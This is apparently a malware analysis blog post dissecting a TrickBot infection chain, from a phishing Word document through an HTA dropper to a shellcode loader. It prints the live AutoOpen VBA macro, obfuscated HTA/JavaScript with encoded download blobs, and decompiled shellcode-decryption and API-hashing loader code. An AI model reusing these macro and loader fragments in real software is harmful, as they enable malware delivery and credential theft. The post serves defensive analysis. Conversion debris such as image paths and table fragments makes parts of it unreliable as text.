


## 1. Introduction

First discovered in 2016, until now **TrickBot** (*aka TrickLoader or Trickster*) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins capable of performing specific tasks such as steal credentials and sensitive information, provide remote access, spread it over the local network, and download other malwares.

Trickbot roots are being traced to elite Russian-speaking cybercriminals. According to these reports ([1](#), [2](#)), up to now, at least two people believed to be members of this group have been arrested. Even so, other gang members are currently continuing to operate as normal.


Through continuous cyber security monitoring and system protection for customer recently, VinCSS has successfully detected and prevented a phishing attack campaign to distribute malware to customer that was protected by us. After the deep dive analysis and dissection of the malware techniques, we can confirm that this is a sample of the Trickbot malware family.

In this article, we decided to provide a detail analysis of how Trickbot infects after launching by a malicious Word document, the techniques the malware uses to make it difficult to analyze. Unlike [Emotet](#) or [Qakbot](#), Trickbot hides C2 addresses by using fake C2 addresses mixed together with real C2 addresses in the configuration, we will cover how to extract the final C2 list at the end of this article. In addition, we present the method to recover the APIs as well as decode the strings of Trickbot based on IDA AppCall feature to make the analysis process easier.




## 2. Analyze malicious document

The attacker somehow infected the partner's mail server system, thereby taking control of the email account on the server, inserting email with attachment containing malware into the email exchange flow between the two parties. The content of this email is as follows:



After extracting the `request.zip` with the password provided in the email, I obtained [require 010.04.2021.doc](#):




Check the `require 010.04.2021.doc` file and found that this file contains VBA code:

```
' module: windowsPopEarth
Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRock(excelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub

' module: jumpWindowsOfficial
Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.microsoftHopRock officeExcelOffice & ".....hta.", Replace(ActiveDocument.Range.Text, "<", "<")
wordEasyPop.cleanOffice officeExcelOffice & ".....hta."
End Sub
```

I focus to the red highlight code in the above image. Extract the relevant data area and do the corresponding replacement, obtain the html content containing JavaScript as the figure below:




```


1 <html><body><div id='rockCleanJump'>==
  |gdhJHIo9GcFh3YlXGI9AibldHIBNGdpZXZY9kYqV2Y0hiItNhetMugXbshGd0BnIpsDavBXR4NWZs5ybwVmboIyRFR1IsAiIoRHdwpzLvK2
  |csFmbkdncpdGa0RmLj9WbvIwbkZmZvgGeGF1SMzL5Mzm8ieHrWe4FDM/
  |QXatVWPadVYqZlc5J1dXlMxRsgbrdTVhZLM5pEN2F0dQJCLgYWYsNXZpsDavBXR4NWZs5ybwVmboIyRFR1IsAiIoRHdwpzLvK2
  |DMwkye03Xe7ZXyYbCapBnUvN2aBN2YlN3cg0DIuV2dgE0Y0lmdlh1TipWzjRHKiEGZvRmYumHdyVWytJSK7gWawJ1bjtWQjNWZzNnLVBXZutD
  |apBnUvN2aBN2YlN3cuQXewVGi9ASM7gWawJ1bjtWQjNWZzNnL3JXa0VGko9GcFh3YlXmLV2cw9mbzVmYvRWepsDapBnUvN2aBN2YlN3cuMY
  |2VGdvZWasVGK1MmOcxVdzVmczxFXwVnYs12YcxVZHNXeN12Yy92cvZGdI9GcuoGcnJCLgITK7gWawJ1bjtWQjNWZzNnLjx2bzV209NwY0NGao
  |UWK71Xf</div><div id='hipWordApril'></div><div id='rapHopWindows'>
  |2FmcgI3bjtGSpBHSvBHI9AibldHIBNGdpZXZY9kYqV2Y0hiI3N3YylGc05ycoVGbsJSK7YXYyBCavBHSpBnUvBHI9AibldHIBNGdpZXZY9kYq
  |V2Y0hiIzNmcpBHDp52ZuYwasV2c5NHd12bipWzJrNipsjcvN2aIlGcI9GcuIXduhiIyV2ZzZnczIDIjDxcV3clJ3ccxFc1JGbpNGXcVWYzL
  |XTpNmvcvN3bmRHSvBnLqB3ZikyO</div>
2 <script language = 'javascript'>
3   function popRockPop(cleanCleanMicrosoft) {
4     return (new ActiveXObject(cleanCleanMicrosoft));
5   }
6   function windowsEasyRap(jumpOfficialHop) {
7     return (cleanMicrosoftWindows.getElementById(jumpOfficialHop).innerHTML);
8   }
9   function officialHopEarth(windowsEasyMicrosoft) {
10    return ('cha' + windowsEasyMicrosoft);
11  }
12  function rockOfficePop(hopRapJump) {
13    var jumpMicrosoftExcel = easyWindowsPop(
14      "=/9876543210zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA");
15    var easyJumpRock = "";
16    var rapWindowsRock,
17    officialPopRap,
18    aprilWindowsHop;
19    var earthEasyRap;

```

The JavaScript code in the figure will do the decoding of the base64 blob assigned to the `rockCleanJump` and `rapHopWindows` variables. With the first base64 blob, it will download the payload to the victim's computer and save it as `easyMicrosoftHop.jpg`:



With the second base64 blob, it will use `regsvr32` to execute the downloaded payload.




With the above information, I can conclude that `easyMicrosoftHop.jpg` is a DLL file.

### 3. Analyze `easyMicrosoftHop.jpg` payload (RCSeparator.dll – 48cba467be618d42896f89d79d211121)

This file is not available on VT, however if search by *imphash:* `f34a0f23e05f2c2a829565c932b87430` will get the same payloads. These payloads have been uploaded to VT recently:

FILES 20 / 46		90 days						
		Detections	Size	First seen	Last seen	Submitters		
<input type="checkbox"/>	624f6EE3F87AC28957f677f5E2569B53F3867631681781404C96986C1278C7 RCSeparator.EXE	36 / 67	476.19 KB	2021-10-12 12:08:05	2021-10-12 12:08:05	1		
<input type="checkbox"/>	D334C64699930EB7509F0509FA0A22F4FF918704CF841F35F53380872880C4D RCSeparator.EXE	36 / 67	476.19 KB	2021-10-12 12:03:14	2021-10-12 12:03:14	1		<a href="#">pedli</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a> <a href="#">long-sleeps</a> <a href="#">persistence</a>
<input type="checkbox"/>	BEBBF661D480E98024734C5D65CC237383D08986F18636A882059FA80FDF RCSeparator.EXE	45 / 67	476.19 KB	2021-10-12 11:20:16	2021-10-12 11:20:16	1		<a href="#">pedli</a> <a href="#">overlay</a>
<input type="checkbox"/>	87288AF8956C2F4D9BD4C56938C7CE15F0E461238AC62CDEFF6A245BE615A7E RCSeparator.EXE	38 / 67	476.19 KB	2021-10-12 11:06:49	2021-10-12 11:06:49	1		<a href="#">pedli</a> <a href="#">overlay</a>
<input type="checkbox"/>	41DC16F81026051702E4387581D123752F4F0BE780883787755044FA7011A2D6 RCSeparator.EXE	37 / 67	476.19 KB	2021-10-12 10:44:40	2021-10-12 10:44:40	1		<a href="#">pedli</a> <a href="#">overlay</a> <a href="#">detect-debug-environment</a> <a href="#">long-sleeps</a> <a href="#">persistence</a>

Examining this payload, this is a DLL with the original name is `RCSeparator.dll`, and it has one exported function is `DllRegisterServer`.




The file's metadata info is as follows:

```


CompanyName = 
FileDescription = RCTestator MFC Application
FileVersion = 1, 0, 0, 1
InternalName = RCTestator
LegalCopyright = Copyright (C) 2003
LegalTradeMarks = 
OriginalFilename = RCTestator.EXE
ProductName = RCTestator Application
ProductVersion = 1, 0, 0, 1
Comments = ***

```

The sample is not packed, but through a quick check the sections information, it can be seen that its code has been obfuscated, and the `.rsrc` section is likely to contain an encrypted payload.




By viewing resources in this sample, I found a resource named HTML, size 0x38333 bytes, containing random bytes. I guess that it will use this resource to decode a new payload.



Analysis code of the payload at the `DllRegisterServer` function shows that it does the following:

- ◆ Find the base address of `kernel32.dll`, `ntdll.dll`:



- ◆ Get the addresses of APIs for later use in `kernel32.dll`, `ntdll.dll` based on pre-computed hashes.



- ◆ Use the resolved APIs to access and get the entire content of the resource that was mentioned above:

```
// load resource data
ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);

ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) ≥ 0 )
{
    LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
    val_64 = f_atol("64");
    val_8192 = f_atol("8192");
    // MEM_COMMIT | MEM_RESERVE
    ptr_resource_data = VirtualAllocExNuma(0xFFFFFFFF, 0, *ResourceLength, val_8192 | 0x1000, val_64, 0);
}
else
{
    val_64 = f_atol("64");
    val_8192 = f_atol("8192");
    // MEM_COMMIT | MEM_RESERVE
    ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0x1000, val_64);
}
WriteProcessMemory(0xFFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;
```

- ◆ Decode to shellcode and execute this shellcode by using [QueueUserAPC and NtTestAlert functions](#).

```
ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
    ptr_xor_key,
    "<R3a_c^mCNw4+^6Mle7<GHZIX9jim>EJW9<FL@1U@u7TKAW>$6uJbmK4#XvAPm$8",
    3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 0x41);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread_0();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;
```

Dump shellcode for further analysis. Parse this shellcode and found that it has **3 embedded** DLLs as following:

```
Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3e1e size 212480 bytes.
3 PE file(s) found from the whole file.
```

#### 4. Analyze shellcode

The code of the above shellcode will call the `f_dll_loader` function to load the first DLL into memory with the following parameter:

```
_BYTE *__stdcall start()
{
    // 0x40252E → start of 1st DLL
    // 0x43A32E → end of 1st DLL (sig "dave")
    return f_dll_loader(0x40252E, 0xED1C7B80, 0x43A32E, 5, 1);
}
```

text:0040252E 4D 5A 90 00 03 00 00 00+	IMAGE_DOS_HEADER <5A4Dh, 90h	text:0043A32C 43 32 4A 32 70 32 DD 34+	dd 35103508h, 35623
text:0040252E 04 00 00 00 FF FF 00 00+	40h, 0, 0,	text:0043A32C 09 35 3E 35 6F 35 CC 35+	dd 3788376Fh, 37A83
text:0040256E 0E 1F	dw 1F0Eh	text:0043A32C 00	db 0
text:00402570 BA	db 0BAh ; °	text:0043A32D 00	db 0
text:00402571 0E 00 B4	db 0Eh, 0, 0B4h	text:0043A32E 64 61 76 65 00	str_dave db 'dave',0
text:00402574 09	db 9	text:0043A333 00	db 0



At the function `f_dll_loader`, the shellcode finds the addresses of Windows API functions on runtime according to the pre-computed hashes:

```
LoadLibraryA = f_dyn_resolve_apis(0x726774Cu);
GetProcAddress = f_dyn_resolve_apis(0x7802F749u);
VirtualAlloc = f_dyn_resolve_apis(0xE553A458);
VirtualProtect = f_dyn_resolve_apis(0xC38AE110);
NtFlushInstructionCache = f_dyn_resolve_apis(0x945CB1AF);
GetNativeSystemInfo = f_dyn_resolve_apis(0x959E0033);

if ( export_dir_va )
{
    // calc module hash
    len = module_name_len >> 0x10;
    for ( i = 0; i < len; ++i )
    {
        c = sz_module_name[i];
        tmp = __ROR4__(calced_module_hash, 0xD);
        if ( c >= 'a' )
        {
            tmp -= 0x20;
        }
        calced_module_hash = c + tmp;
    }
}

// calc and check api hash
while ( 1 )
{
    calced_api_hash = 0;
    sz_func_name = module_base + *ptr_func_name;
    do
    {
        calced_api_hash = *sz_func_name++ + __ROR4__(calced_api_hash, 0xD);
    } while ( sz_func_name[0xFFFFFFFF] );
    if ( calced_api_hash + calced_module_hash == pre_api_hash )
    {
        return module_base
            + *(&module_base[(module_base + 2 * v10 + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfNameOrdinals)))]
            + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfFunctions)));
    }
    ++ptr_func_name;
    if ( ++v10 >= num_of_names )
    {
        goto LABEL_12;
    }
}

def calc_api_hash(apiName, dllName):
    if apiName is None:
        return 0

    val = 0
    dllHash = 0
    for i in dllName:
        dllHash = ror(dllHash, 0xd, 32)
        b = ord(i)
        if b >= 0x61:
            b -= 0x20
        dllHash += b
    dllHash = 0xffffffff & dllHash
    for i in apiName:
        val = ror(val, 0xd, 32)
        val += ord(i)
        val = 0xffffffff & val

    return 0xffffffff & (dllHash + ror(val, 0xd, 32))

>>> dllName = "kernel32.dll".encode("utf-16le") + '\x00\x00'
>>> print hex(calc_api_hash("LoadLibraryA", dllName))
0x726774cL
```

The entire `f_dll_loader` function will perform the task of a loader, after mapping the DLL into memory will find the DLL's `DllEntryPoint` address and call this address to execute the code of first DLL:

```
call_to_payload_entry_point:
    DllEntryPoint_func = (mapped_dll_payload + nt_headers->OptionalHeader.AddressOfEntryPoint);
    NtFlushInstructionCache(0xFFFFFFFF, 0, 0);
    // call to DllEntryPoint
    DllEntryPoint_func(mapped_dll_payload, 1, 1);
```

Here, I dumped the first DLL to disk for further analysis.

## 5. Analyze the first DLL (b67694dddf98298b539bddc8cab255d)

This file is not available on VT, however if search by *imphash*: `1f6199c52a5d3ffac2a25f6b3601dd22` thì will get the same payloads:



FILES 7/7		90 days					
		Detections	Size	First seen	Last seen	Submitters	
<input type="checkbox"/>	88EC8D7888F02B4246CF2626ACC2C7AE4BACB3A12FBFA34AAE17BCF57AE433D <a href="#">peidi</a> 88ecd78b8fd2b4246cf2626acc2c7ae4babc3a12fbfa34aae17bcf57ae433d.bin	54 / 66	224.00 KB	2021-10-12 15:21:49	2021-10-12 15:21:49	1	
<input type="checkbox"/>	AF1833C749158B33A3D8073383250886CC2F8AC05C31D6e58741F7C7F55 <a href="#">peidi</a> No meaningful names	50 / 67	223.00 KB	2021-10-06 19:19:02	2021-10-06 19:19:02	1	
<input type="checkbox"/>	E29F14ED10C3816A16114912695D69E7A95C2A8C51374C596188FDEAC56843A <a href="#">peidi</a> b8212f8665cddf1a823831e24fe10444aab103d8fb5a25821e1c73c66580ff_unpacked	51 / 67	22.50 KB	2021-09-30 12:18:10	2021-10-03 12:32:37	1	
<input type="checkbox"/>	44F9FBC8F888AF938889F512267083C20EE698968B5A25E27F07E3AA85075D <a href="#">peidi</a> No meaningful names	38 / 67	37.00 KB	2021-09-14 18:12:59	2021-09-14 18:12:59	1	
<input type="checkbox"/>	CDEA38C26665E9E8656CF107F611F5D0A8FA120C9DAE129A967d2D959EB6DC <a href="#">peidi</a> trickbot_880A0000.dll	43 / 69	222.71 KB	2021-08-20 02:00:44	2021-08-20 02:00:44	1	
<input type="checkbox"/>	58EB386A9D0371F2B5C39166F7F520FDDA6E8A32962221CF4F44A7C36E767E <a href="#">peidi</a> 1e052e_payload2.dll	55 / 69	226.71 KB	2021-08-05 07:57:32	2021-08-05 07:57:32	1	
<input type="checkbox"/>	586E45E2FC4403689807893478CBCE4ADAEF1FA107354BAE542B9F4E4C8 <a href="#">peidi</a> 586e45e2fc44d36b89807893478ccbe4adaef1fa107354bae542b9f4e4c8.sample	35 / 68	222.71 KB	2021-07-23 16:42:43	2021-07-23 16:42:43	1	

According to the information that Import Directory provides, it can be guessed that this DLL will also do the job of a loader:

Disasm: [.text] to [.rdata]	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Imports	
⚙ + 📄								
Offset	Name	Func. Count	Bound?	OriginalFirst	TimeStamp	Forwarder	NameRVA	FirstTh
1C4C	ntdll.dll	2	FALSE	30C4	0	0	30E2	303C
